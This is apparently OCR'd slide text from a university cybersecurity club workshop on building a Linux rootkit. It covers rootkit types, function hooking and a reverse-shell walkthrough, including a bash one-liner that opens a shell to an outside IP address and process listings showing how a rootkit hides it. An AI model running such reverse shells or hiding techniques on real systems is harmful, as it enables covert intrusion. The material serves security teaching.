How to Make a Linux R00tkit

UMass Cybersecurity Club 2025

Don’t hack stuff without the owner’s explicit permission!


So what is a Rootkit …?

So what is a Rootkit …?

Post-exploitation malware that gives the attacker persistent + stealthy root user access

- **Persistence:** Survives reboots, resists removal by security software
- **Privilege:** Gains and maintains root-level control
- **Stealth:** Hides evil processes, files, and activity from users, sysadmins, and security software
- **Requires post-exploitation!**

Kernel Space vs **User Space** *(x86 Ring Structure)*



No Direct Hardware Access


Must invoke **system calls** to request services from the kernel (file I/O, network, memory allocation)

Runs User Applications

Examples: Chrome, Discord, Powerpoint

Cannot Perform Privleged Operations

Kernel Space vs User Space *(x86 Ring Structure)*



Runs the OS Kernel

Manages processes, memory, device drivers, filesystems, and more

Full Hardware Access

Kernel code can execute privileged CPU instructions

Provides a System Call Interface

Controlled “entryppoints” for user space applications to request services

Types

Techniques

	User Space	*Kernel Space*	*Bootkits*	*Firmware / Hardware*	*Modern Kernel Features*	*Virtualization / Containers*
Function Hooking	LD_PRELOAD, libc interposition	Syscall table hooking, inline patching	-	-	eBPF function hooks	Hooking container runtime syscalls
Binary Replacement + Patching	Trojaned ps, ls, patched ELF binaries	Patch kernel text + functions	Kernel image tampering	Flashing evil firmware	-	Patch container runtimes + binaries
Persistence + Load Tricks	Evil cron jobs, startup scripts	LKM autoload, refcount tricks	GRUB/initframfs patches	UEFI implants	Persistent eBPF programs	Namespace/cgroup hiding
Security Subversion	Patch userland security tools	Disable kernel security checks	Bypass secure boot	Disable firmware protections	Hijack LSM hooks (SELinux/AppArmor)	Disable container security features

	User Space	*Kernel Space*
Function Hooking	LD_PRELOAD, libc interposition	Syscall table hooking, inline patching

Function Hooking:


intercept and redirect function calls at runtime

1. Locate target function

2. Save a reference to the original implementation


3. Redirect calls to the wrapper (or *function hook*)

4. Call original from the wrapper to preserve intended functionality




Reverse Shell

Reverse Shell: A victim machine initiates a shell session back to attacker's system, giving the attacker remote command execution





Reverse Shell

1. Create a listener on the C2 server




2. Initiate a reverse shell connection from the victim server






`netcat`: “swiss-army knife for networking”

Specifies the port to listen on (so binds to TCP port 7070)



Listen mode: starts a *listener* (a process that waits for incoming network connections)


Start new bash shell in *interactive mode* (expects user input + shows a prompt)
/bin/bash -i
>&
Redirect stdout + stderr together
/dev/tcp/35.196.145.50
/7070
0>&1
Duplicate fd1 into fd0 – make stdin read from whatever stdout currently points to
Special bash feature – when bash sees a redirection to /dev/tcp/HOST/PORT, it opens a TCP connection to HOST:PORT and uses that as the file/socket for the redirection

A user would see...

```
# removed all irrelevant output

asritha@asritha:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         813  0.0  0.2   6968  4608 tty1     Ss   18:00   0:00 /bin/login -p --
asritha      946  0.0  0.2   8652  5504 tty1     S    18:00   0:00  \_ -bash
asritha     1628  0.0  0.1   7340  3456 tty1     S    23:24   0:00      \_ bash -c
                                        bash -i >& /dev/tcp/35.196.145.50/7070 0>&1
asritha     1629  0.0  0.2   8660  5376 tty1     S+   23:24   0:00          \_ bash -I

asritha@asritha:~$ lsof -nP
COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
bash     1629  asritha  0u  CHR  136,1      0t0  123 /dev/pts/0
bash     1629  asritha  1u  CHR  136,1      0t0  123 /dev/pts/0
bash     1629  asritha  2u  CHR  136,1      0t0  123 /dev/pts/0
bash     1629  asritha  3u  IPv4 0x01a2b3c4      0t0  TCP 192.168.1.10:50512
                                                  ->35.196.145.50:7070 (ESTABLISHED)
```


With a rootkit, a user would see...

```
# removed all irrelevant output

asritha@asritha:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         813  0.0  0.2   6968  4608 tty1     Ss   18:00   0:00 /bin/login -p --
asritha      946  0.0  0.2   8652  5504 tty1     S    18:00   0:00  \_ -bash
asritha     1629  0.0  0.2   8660  5376 tty1     S+   23:24   0:00      \_ bash -I

asritha@asritha:~$ lsof -nP
COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
bash     1629  asritha  0u  CHR  136,1      0t0  123 /dev/pts/0
bash     1629  asritha  1u  CHR  136,1      0t0  123 /dev/pts/0
bash     1629  asritha  2u  CHR  136,1      0t0  123 /dev/pts/0
```


Part 1:
User Space



Everything in Linux is a File!

/proc

- **Virtual File System (VFS):**
  - `/proc` is not stored on disk – it is a kernel-provided interface that LOOKS like a filesystem, but is actually generated on the fly
- **Mounted at `/proc`**
- **Live Kernel + Process State:**
  - Shows the live state of processes, memory maps, network sockets, etc.
- **Read/Write Interface to User space tools:**
  - Tools like `ps`, `top`, etc. can read files to get info
  - Can write to files to configure kernel settings (e.g. `/proc/sys`)
- `/proc/self`



